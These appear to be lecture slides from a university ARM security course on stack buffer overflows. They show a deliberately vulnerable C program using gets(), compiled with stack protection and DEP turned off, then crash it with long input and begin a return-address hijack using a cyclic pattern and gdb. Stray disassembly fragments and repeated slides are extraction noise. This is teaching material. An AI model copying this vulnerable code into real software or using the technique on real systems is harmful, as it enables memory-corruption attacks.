


CSC 590 ARM Architecture and Security

Stack Overflow (2)

Dr. Si Chen (schen@wcupa.edu)



Review

```
.global _start
```

```
.text
```

```
_start:
```

```
@ Set up the stack frame for the main program
push {fp, lr}          @ Push the frame pointer and link register onto the stack
add fp, sp, #4          @ Set the frame pointer to the stack pointer + 4

@ Prepare values for summation
mov r0, #5              @ First number to sum
mov r1, #7              @ Second number to sum

@ Call the function
bl my_function          @ Call function, result will be in r0

@ The sum of 5 and 7 (12) is now in r0

@ Restore the stack frame
sub sp, fp, #4          @ Set the stack pointer to the frame pointer - 4
pop {fp, lr}            @ Pop the frame pointer and link register from the stack

@ Exit the program
mov r7, #1              @ Exit syscall number
swi 0                   @ Make the syscall to exit the program
```

```
my_function:
```

```
@ Set up the stack frame for the function
push {fp, lr}
add fp, sp, #4

@ Function body to sum two numbers
add r0, r0, r1          @ Add r0 and r1, store result in r0

@ Restore the stack frame
sub sp, fp, #4
pop {fp, lr}

@ Return from the function
bx lr
```

Stack Frame Example

“Memory Corruption”


- What is it?

“Memory Corruption”

- Modifying a **binary's** memory in a way that was not intended
- Broad umbrella term for most of what the rest of this class will be
- The vast majority of system-level **exploits** (real-world and competition) involve memory corruption

Buffers

- A buffer is defined as a limited, contiguously allocated set of memory. The most common buffer in C is an array.



C Arrays

A novice C programmer mistake

```
1 #include <stdio.h>
2 #include <string.h>
3
4 int main()
5 {
6     int array[5] = {1, 2, 3, 4, 5};
7     printf("%d\n", array[5]);
8 }
```

```
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch5 > cc buffer.c
buffer.c:7:17: warning: array index 5 is past the end of the array (which contains 5 elements) [-Warray-bounds]
    printf("%d\n", array[5]);
                      ^
buffer.c:6:2: note: array 'array' declared here
    int array[5] = {1, 2, 3, 4, 5};
    ^
1 warning generated.
quake0day@quakes-iMac > ~/Documents/Sync/CSC495 Software Security/ch5 > ./a.out
32767
```

This example shows how easy it is to read past the end of a buffer; C provides no built-in protection.

Another C programmer mistake

```
1  #include <stdio.h>
2  #include <string.h>
3
4  int main()
5  {
6      int array[5];
7      int i;
8      for(i = 0; i <= 255; i++)
9      {
10         array[i] = 10;
11     }
12 }
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 cc buffer2.c
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch5 ./a.out
[1] 26905 abort ./a.out
```


Crash report

Now Activities Clear Reload Info

All Messages Errors and Faults

Devices

quake's iMac

Reports

Mac Analytics...

System Reports

User Reports

system.log

~/Library/Logs

/Library/Logs

/var/log

Process:
Path:
Identifier:
Version:
Code Type:
Parent Process:
Report Version:
Responsible:
User ID:

a.out [26985]
/Users/USER/Documents/*a.out
a.out
0
X86_64 (Native)
zsh [25194]
a.out [26985]
501

Date/Time:
OS Version:
Report Version:
Anonymous UUID:

2017-09-12 12:14:39.138 -0400
Mac OS X 10.12.6 (16G29)
12
FA3D3E94-9D60-E763-CD6E-C784AE99894

Time Awake Since Boot: 160000 seconds

System Integrity Protection: enabled

Crashed Thread: 0 Dispatch queue: com.apple.main-thread

Exception Type: EXC_CRASH (SIGABRT)
Exception Codes: 0x0000000000000000, 0x0000000000000000
Exception Note: EXC_CORPSE_NOTIFY

Application Specific Information:
[26985] stack overflow

Thread 0 Crashed:: Dispatch queue: com.apple.main-thread
0 libsystem_kernel.dylib 0x00007fff92c9b42 pthread_kill + 10
1 libsystem_pthread.dylib 0x00007fff92dad457 pthread_kill + 90
2 libsystem_c.dylib 0x00007fff92c254bb __abort + 140
3 libsystem_c.dylib 0x00007fff92c25d7e __stack_chk_fail + 205
4 a.out 0x00000001003b96 majlib + 118
5 ??? 0x0000000000000000 0 + 42949672970

Thread 0 crashed with X86 Thread State (64-bit):
rax: 0x0000000000000000 rbx: 0x0000000000000006 rcx: 0x00007fff5f845f8 rdx: 0x0000000000000000
rdi: 0x0000000000000037 rsi: 0x0000000000000006 rbp: 0x00007fff5f845920 rsp: 0x00007fff5f845f8
r8: 0x0000000000000000 r9: 0x0000000000000000 r10: 0x0000000000000000 r11: 0x0000000000000206
r12: 0x0000000000000000 r13: 0x0000000000000000 r14: 0x00007fff9baa43c0 r15: 0x0000000000000000
rip: 0x00007fff92c9b42 rfi: 0x0000000000000206 cr2: 0x00007fff92dad31b

Logical CPU: 0
Error Code: 0x02000148
Trap Number: 133


Binary Images:
0x1003ba000 - 0x1003ba000 +a.out (0) <F20F94F3-89D2-3630-B259-E5386ED98692> /Users/USER/Documents/*a.out
0x100f19000 - 0x100f19000 dyld (433.5) <322C0657-8878-311D-888C-C8F02CA96FF3> /usr/lib/dyld
0x7fff915e7000 - 0x7fff915e7000 libSystem.B.dylib (1238.60.2) <F18AC1E7-C6F1-34B1-8069-BE571B3231DA> /usr/lib/libSystem.B.dylib
0x7fff91721000 - 0x7fff91721000 libc++.1.dylib (307.5) <0B43B85D-E6B-3464-8DE9-B41AC8ED9D1C> /usr/lib/libc++.1.dylib
0x7fff91778000 - 0x7fff91778000 libc++abi.dylib (307.4) <8C271AD3-831B-362A-9DA7-E8C51F285FE4> /usr/lib/libc++abi.dylib
0x7fff92296000 - 0x7fff92296000 libobjc.A.dylib (709.1) <78044861-8348-32E2-85ED-FE65759CFFA> /usr/lib/libobjc.A.dylib
0x7fff92ab5000 - 0x7fff92ab5000 libcache.dylib (79) <893A4DA8-83B5-3DA7-A350-E20C97C7F7B> /usr/lib/system/libcache.dylib
0x7fff92aba000 - 0x7fff92aba000 libcommonCrypto.dylib (60092.50.5) <8A6AD1B0-C78E-385C-92F0-E669679FD490> /usr/lib/system/libcommonCrypto.dylib
0x7fff92acc000 - 0x7fff92acc000 libcompiler_rt.dylib (62) <E5D47421-772A-32AB-B529-1A6C2F4384D> /usr/lib/system/libcompiler_rt.dylib
0x7fff92ad5000 - 0x7fff92ad5000 libcopyfile.dylib (138) <819BEA3C-DF11-3E3D-A1A1-5A51C5BF1961> /usr/lib/system/libcopyfile.dylib
0x7fff92ad6000 - 0x7fff92ad6000 libcorecrypto.dylib (442.50.19) <65D7165E-2E71-335D-A2D6-33F78E2DF8C1> /usr/lib/system/libcorecrypto.dylib
0x7fff92b08000 - 0x7fff92b08000 libdispatch.dylib (768.50.37) <682B4D6-ED27-3838-8620-98B1C5A4E3C> /usr/lib/system/libdispatch.dylib
0x7fff92b0c000 - 0x7fff92b0c000 libdyld.dylib (433.5) <9B2AC56D-107C-35A1-A127-9094A751F2C9> /usr/lib/system/libdyld.dylib
0x7fff92b29000 - 0x7fff92b29000 libkeymgr.dylib (28) <7AA011A9-DC21-3488-BF73-3B5814D1FD06> /usr/lib/system/libkeymgr.dylib
0x7fff92b0a000 - 0x7fff92b0a000 liblaunch.dylib (972.70.1) <8B56A802-896E-3DE8-82C8-146A6AF8E2A7> /usr/lib/system/liblaunch.dylib
0x7fff92ba1000 - 0x7fff92ba1000 libmacho.dylib (898) <17D08055-F4C3-3B04-8A00-E9BF92E7FAED> /usr/lib/system/libmacho.dylib
0x7fff92ba9000 - 0x7fff92ba9000 libquarantine.dylib (85.50.1) <1244BC02-378E-3F53-BE33-9DC395A50970> /usr/lib/system/libquarantine.dylib
0x7fff92baa000 - 0x7fff92baa000 libremovefile.dylib (45) <3BDACB9C-10CD-3803-8B78-A515EC75FE85> /usr/lib/system/libremovefile.dylib
0x7fff92bac000 - 0x7fff92bac000 libsystem_asl.dylib (349.50.5) <096E4228-387C-38A6-8B13-EC989A64499A> /usr/lib/system/libsystem_asl.dylib
0x7fff92bc5000 - 0x7fff92bc5000 libsystem_blocks.dylib (67) <18D05484-73AB-35B3-A277-ABAFCE8476EB> /usr/lib/system/libsystem_blocks.dylib
0x7fff92bc6000 - 0x7fff92bc6000 libsystem_c.dylib (1158.50.2) <E8AE5244-7D8C-36AC-88B6-C7AE7EAD2A4B> /usr/lib/system/libsystem_c.dylib
0x7fff92c54000 - 0x7fff92c54000 libsystem_configuration.dylib (888.60.2) <BEC081A2-CABD-31E6-BCDF-D452965FA976> /usr/lib/system/libsystem_configuration.dylib
0x7fff92c5b000 - 0x7fff92c5b000 libsystem_coreservices.dylib (41.4) <7D26DE79-B424-3458-85E1-F7FAB3271AAB> /usr/lib/system/libsystem_coreservices.dylib
0x7fff92c74000 - 0x7fff92c74000 libsystem_coretls.dylib (121.50.4) <EC6CF0F7-DCFB-3A83-9C09-6D03709974C6> /usr/lib/system/libsystem_coretls.dylib
0x7fff92c75000 - 0x7fff92c75000 libsystem_dnssd.dylib (745.50.9) <C29A0215-0B1B-3B22-413A-3DDE96FA796F> /usr/lib/system/libsystem_dnssd.dylib
0x7fff92c76000 - 0x7fff92c76000 libsystem_info.dylib (593.50.4) <C11D884C-BF70-3F92-8782-B9F28A908920> /usr/lib/system/libsystem_info.dylib
0x7fff92c8f000 - 0x7fff92c8f000 libsystem_kernel.dylib (3789.70.16) <34B1F16C-BC9C-3C5F-9045-0CAE91C85914> /usr/lib/system/libsystem_kernel.dylib
0x7fff92d10000 - 0x7fff92d10000 libsystem_m.dylib (3121.6) <86D499B5-8BDC-3D38-8A4E-97AE86672A44> /usr/lib/system/libsystem_m.dylib
0x7fff92d10000 - 0x7fff92d10000 libsystem_malloc.dylib (116.50.8) <A3D15F17-9946-3367-8C7E-4280E619C95> /usr/lib/system/libsystem_malloc.dylib
0x7fff92d99000 - 0x7fff92d99000 libsystem_network.dylib (856.60.1) <369D0221-56CA-3C3E-9EDE-94B41CAE7787> /usr/lib/system/libsystem_network.dylib
0x7fff92d93000 - 0x7fff92d93000 libsystem_networkextension.dylib (563.60.2) <8021F2B3-8A75-3633-AB80-FC012B8E980C> /usr/lib/system/libsystem_networkextension.dylib
0x7fff92d9d000 - 0x7fff92d9d000 libsystem_notify.dylib (165.20.1) <8B160198-A869-3B3A-BDF6-2AA08221FAE> /usr/lib/system/libsystem_notify.dylib
0x7fff92da6000 - 0x7fff92da6000 libsystem_platform.dylib (126.50.8) <897462FD-B318-321B-A564-E61962638F75> /usr/lib/system/libsystem_platform.dylib
0x7fff92da7000 - 0x7fff92da7000 libsystem_pthread.dylib (218.60.3) <8BF85E20-3296-39E2-85E8-B46401DA8184> /usr/lib/system/libsystem_pthread.dylib
0x7fff92db2000 - 0x7fff92db2000 libsystem_sandbox.dylib (592.70.1) <A892EC49-ACD0-36AE-B07A-A2B8152EAF9D> /usr/lib/system/libsystem_sandbox.dylib
0x7fff92db6000 - 0x7fff92db6000 libsystem_secinit.dylib (24.50.4) <F7B88478-3565-3E48-98A6-F7AD48392E2D> /usr/lib/system/libsystem_secinit.dylib
0x7fff92db8000 - 0x7fff92db8000 libsystem_symptoms.dylib (532.50.47) <339F087C-C1CE-348F-ADBD-2C5448845EAA> /usr/lib/system/libsystem_symptoms.dylib
0x7fff92dc0000 - 0x7fff92dc0000 libsystem_trace.dylib (519.70.1) <AC6A7FE-50D9-3A30-96E6-F687F16E465> /usr/lib/system/libsystem_trace.dylib
0x7fff92dd4000 - 0x7fff92dd4000 libunwind.dylib (35.3) <3D5080A8-C469-334D-A519-2DAB41102C68> /usr/lib/system/libunwind.dylib
0x7fff92dd8000 - 0x7fff92dd8000 libxpc.dylib (972.70.1) <BF896DFA-D8E9-31AB-A4B3-811208FEE52> /usr/lib/system/libxpc.dylib

External Modification Summary:
Calls made by other processes targeting this process:
task_for_pid: 0
thread_create: 0
thread_set_state: 0
Calls made by this process:
task_for_pid: 0



The Stack

Stack frame details



Stack:

- A special region of your computer's memory that **stores temporary variables** created by each functions
- The stack is a "**LIFO**" (last in, first out) data structure
- Once a stack variable is freed, that region of memory becomes available for other stack variables.

Properties:

- the stack grows and shrinks as functions **push and pop** local **variables**
- there is no need to manage the memory yourself, variables are allocated and freed **automatically**
- the **stack has size limits**
- stack variables only exist while the function that created them, is running

ARM	Description	x86
R0	General Purpose	EAX
R1-R5	General Purpose	EBX, ECX, EDX, ESI, EDI
R6-R10	General Purpose	-
R11 (FP)	Frame Pointer	EBP
R12	Intra Procedural Call	-
R13 (SP)	Stack Pointer	ESP
R14 (LR)	Link Register	-
R15 (PC)	<- Program Counter / Instruction Pointer ->	EIP
CPSR	Current Program State Register/Flags	EFLAGS

Stack Frame

```
0x40800478 +0x0000: 0x40800484 → 0x00010668 → 0xeb00037c → 0xeb00037c
0x4080047c +0x0004: 0x000105b8 → 0xe3a03000 → 0xe3a03000
0x40800480 +0x0008: 0x00000000 → 0x00000000
0x40800484 +0x000c: 0x00010668 → 0xeb00037c → 0xeb00037c ← $r11
0x40800488 +0x0010: 0x00000000 → 0x00000000
0x4080048c +0x0014: 0x000105ac → 0xe92d4800 → 0xe92d4800
0x40800490 +0x0018: 0x00000001 → 0x00000001
0x40800494 +0x001c: 0x408005e4 → 0x40800707 → 0x766f2f2e → 0x766f2f2e

0x10574 <hacked+28> pop {r11, pc}
0x10578 <hacked+32> strdeq r5, [r5], -r4
0x1057c <return_input+0> push {r11, lr}
→ 0x10580 <return_input+4> add r11, sp, #4
0x10584 <return_input+8> sub sp, sp, #32
0x10588 <return_input+12> sub r3, r11, #36 @ 0x24
0x1058c <return_input+16> mov r0, r3
0x10590 <return_input+20> bl 0x1147c <gets>
0x10594 <return_input+24> sub r3, r11, #36 @ 0x24

[#0] Id 1, stopped 0x10580 in return_input (), reason: SINGLE STEP

[#0] 0x10580 → return_input()
[#1] 0x105b8 → main()

(remote) gef> disas main
Dump of assembler code for function main:
0x000105ac <+0>: push {r11, lr}
0x000105b0 <+4>: add r11, sp, #4
0x000105b4 <+8>: bl 0x1057c <return_input>
0x000105b8 <+12>: mov r3, #0
0x000105bc <+16>: mov r0, r3
0x000105c0 <+20>: pop {r11, pc}
End of assembler dump.
```

The BL Instruction

- The BL (Branch with Link) instruction in ARM assembly language serves a different purpose than the simple B (Branch) instruction.
- The BL instruction performs a jump to a label, **but before doing so, it saves the address of the next instruction to the Link Register (LR).**

ARM	Description	x86
R0	General Purpose	EAX
R1-R5	General Purpose	EBX, ECX, EDX, ESI, EDI
R6-R10	General Purpose	-
R11 (FP)	Frame Pointer	EBP
R12	Intra Procedural Call	-
R13 (SP)	Stack Pointer	ESP
R14 (LR)	Link Register	-
R15 (PC)	<- Program Counter / Instruction Pointer ->	EIP
CPSR	Current Program State Register/Flags	EFLAGS

Overflow.c

```
1  #include <stdio.h>
2  #include <string.h>
3
4  void hacked()
5  {
6      puts("Hacked by Si Chen!!!!");
7  }
8
9  void return_input(void)
10 {
11     char array[30];
12     gets(array);
13     printf("%s\n", array);
14 }
15
16 main()
17 {
18     return_input();
19     return 0;
20 }
```

Protection: DEP, Stack Protector

```
root@24b34b6ef53c:/workdir # arm-linux-gnueabi-gcc -o overflow overflow.c -z execstack -fno-stack-protector

overflow.c: In function 'return_input':
overflow.c:12:9: warning: implicit declaration of function 'gets'; did you mean 'fgets'? [-Wimplicit-function-declaration]
 12 |         gets(array);
    |         ^~~~
    |         fgets
overflow.c: At top level:
overflow.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
 16 | main()
    | ^~~~
/usr/lib/gcc-cross/arm-linux-gnueabi/13/../../../../arm-linux-gnueabi/bin/ld: /tmp/cc38M6yQ.o: in function `return_input':
overflow.c:(.text+0x38): warning: the `gets' function is dangerous and should not be used.
```

-fno-stack-protector **Shutdown stack protector**

-z execstack **Shutdown DEP(Data Execution Prevention)**

Overflow.c

```
1 #include <stdio.h>
2 #include <string.h>
3
4 void hacked()
5 {
6     puts("Hacked by Si Chen!!!!");
7 }
8
9 void return_input(void)
10 {
11     char array[30];
12     gets(array);
13     printf("%s\n", array);
14 }
15
16 main()
17 {
18     return_input();
19     return 0;
20 }
```

```
root@24b34b6ef53c:/workdir # qemu-arm -L /usr/arm-linux-gnueabi/ ./overflow
```


```
AAAAAAAAAAAA
AAAAAAAAAAAA
```

```
root@24b34b6ef53c:/workdir # qemu-arm -L /usr/arm-linux-gnueabi/ ./overflow
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[1] 99 segmentation fault (core dumped) qemu-arm -L /usr/arm-linux-gnueabi/ ./overflow
```

Return Hijack

- The return address will be stored on stack when calling a new function. (LR)
- The local valuable will be store on the low address (At the Top of the stack)
- If the variable is an array, and if we store too many data, it will cover the return address which store on the high address (.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.



Print ABCD

```
$ echo -e '\x41\x42\x43\x44'
```

```
$ printf '\x41\x42\x43\x44'
```

```
$ python -c 'print "\x41\x42\x43\x44"'
```

```
$ perl -e 'print "\x41\x42\x43\x44";'
```

```
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
mov     [ebp+arg_0], esi
jz      short loc_31308F
```

```
loc_313066:                                     ; CC
; su
push    eax
call    sub_31411B
loc_31306D:                                     ; CC
```

Print 100A(s)

```
$ echo/printf (hold down alt; type 100) A
```

```
$ python -c 'print "A"*100'
```

```
$ perl -e 'print "A" x 100;'
```

```
push    eax
push    edi
push    [ebp+arg_0]
call    sub_314623
test    eax, eax
jz      short loc_31306D
push    esi
lea     eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jnz     short loc_31308F

loc_313066:                                     ; CODE XREF: sub
                                                ; sub_312FD8+55
push    0Dh
call    sub_31411B
```

BASH refresher

- Use command output as an argument
 - \$./vulnerable `your\_command\_here`
 - \$./vulnerable \$(your_command_here)
- Use command as input
 - \$ your_command_here | ./vulnerable
- Write command output to file
 - \$ your_command_here > filename
- Use file as input
 - \$./vulnerable < filename

```
push    eax
push    edi
push    [ebp+arg_0], eax
cld
test    eax, eax
jz      short loc_31306D
push    eax
lea     eax, [ebp+arg_0]
push    eax
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
push    [ebp+arg_0]
push    [ebp+arg_4]
push    edi
call    sub_31411B
push    0Dh
call    sub_31411B
loc_31306D:
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C
loc_31307D:
; CODE XREF:
; sub_312FD8
; CODE XREF:
; sub_312FD8
```

- Use command output as an argument

```
$ r $(your_command_here)
```

- Use command as input

```
$ r < <(your_command_here)
```

- Write command output to file

```
$ r > filename
```

- Use file as input

```
$ r < filename
```


```
push    edi
call    sub_31486A
test    eax, eax
jz      short loc_31486C
push    esi
lea     eax, [ebp+arg_4]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_314625
cmp     [ebp+arg_0], eax
jz      short loc_314627

loc_313066:
push    0Dh
call    sub_31411B

loc_31306D:
call    sub_3140F3
test    eax, eax
jg      short loc_3140F5
call    sub_3140F3
```


Guessing Addresses

- Typically you need the source code so you can *estimate* the address of both the buffer and the return-address.
- An estimate is often good enough! (more on this in a bit).



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.



From Crash to Hack

- If the input is larger than the size of the array, normally, the program will crash.
- Need to craft special data to exploit this vulnerability.
 - The general idea is to overflow a buffer so that it overwrites the return address.



Figure out the Length of Dummy Characters

- pattern -- Generate, search, or write a cyclic pattern to memory
- What it does is generate a [De Bruijn Sequence](#) of a specified length.
- A De Bruijn Sequence is a sequence that **has unique n-length subsequences at any of its points**. In our case, we are interested in unique 4 length subsequences since we will be dealing with 32 bit registers.
- This is especially useful for **finding offsets** at which data gets written into registers.

```
root@76dc2a8e00f3:/workdir # cyclic 200
aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaaiaaakaaalaaamaanaaaaoapaaqaaraasaaataaaauaaavaaaawaaaxaaayaaazaabbaabcaabdaabeabfaabgaabhaabiaabjaabkaablaabmaabnaaboa
root@76dc2a8e00f3:/workdir #
```

Figure out the Length of Dummy Characters

```
root@2d3b111767e6:/workdir # qemu-arm -g 1234 ./overflow < str100
```

```
root@2d3b111767e6:/workdir # gdb-multiarch ./overflow
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
